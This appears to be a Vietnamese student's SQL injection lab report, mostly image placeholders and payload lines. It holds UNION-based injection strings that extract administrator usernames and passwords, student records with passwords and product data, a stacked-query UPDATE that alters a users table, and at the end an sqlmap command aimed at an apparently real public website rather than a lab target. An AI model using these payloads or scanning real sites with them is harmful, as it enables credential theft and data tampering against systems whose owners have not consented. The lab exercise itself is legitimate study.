
Trích xuất dữ liệu bảng tbl\_test:


ssss' union select name,ID, 0 from tbl\_test;--



Trích xuất dữ liệu bảng tbl\_adminstrators:


ssss' union select username,password, 0 from tbl\_administrators;--

**** Trích xuất dữ liệu bảng tbl\_products:

**ssss' union select product\_desc+'--'+product\_name,product\_id, 0 from tbl\_products;--**

Trích xuất dữ liệu bảng students:



Trích xuất 1 bản ghi gồm tất cả các trường từ bảng students có mã sinh viên trùng với mã sv  
của mình và hiển thị toàn bộ thông tin trích xuất được lên màn hình.


**ssss' union select firstname+'--'+lastname+'--'+password+'--'+student\_code,student\_id, 0 from students;--** 

3. **Thêm, sửa, xóa dữ liệu**


**Sửa dữ liệu**


samsung'; update tbl\_users set full\_name='NguyenMinhThanh' where username='ThanhB19DCAT177'; --


Tạo dữ liệu:





Tao.









sqlmap -u [http://www.vinahands.com/cat.php?id=23](http://www.vinahands.com/cat.php?id=23#)

r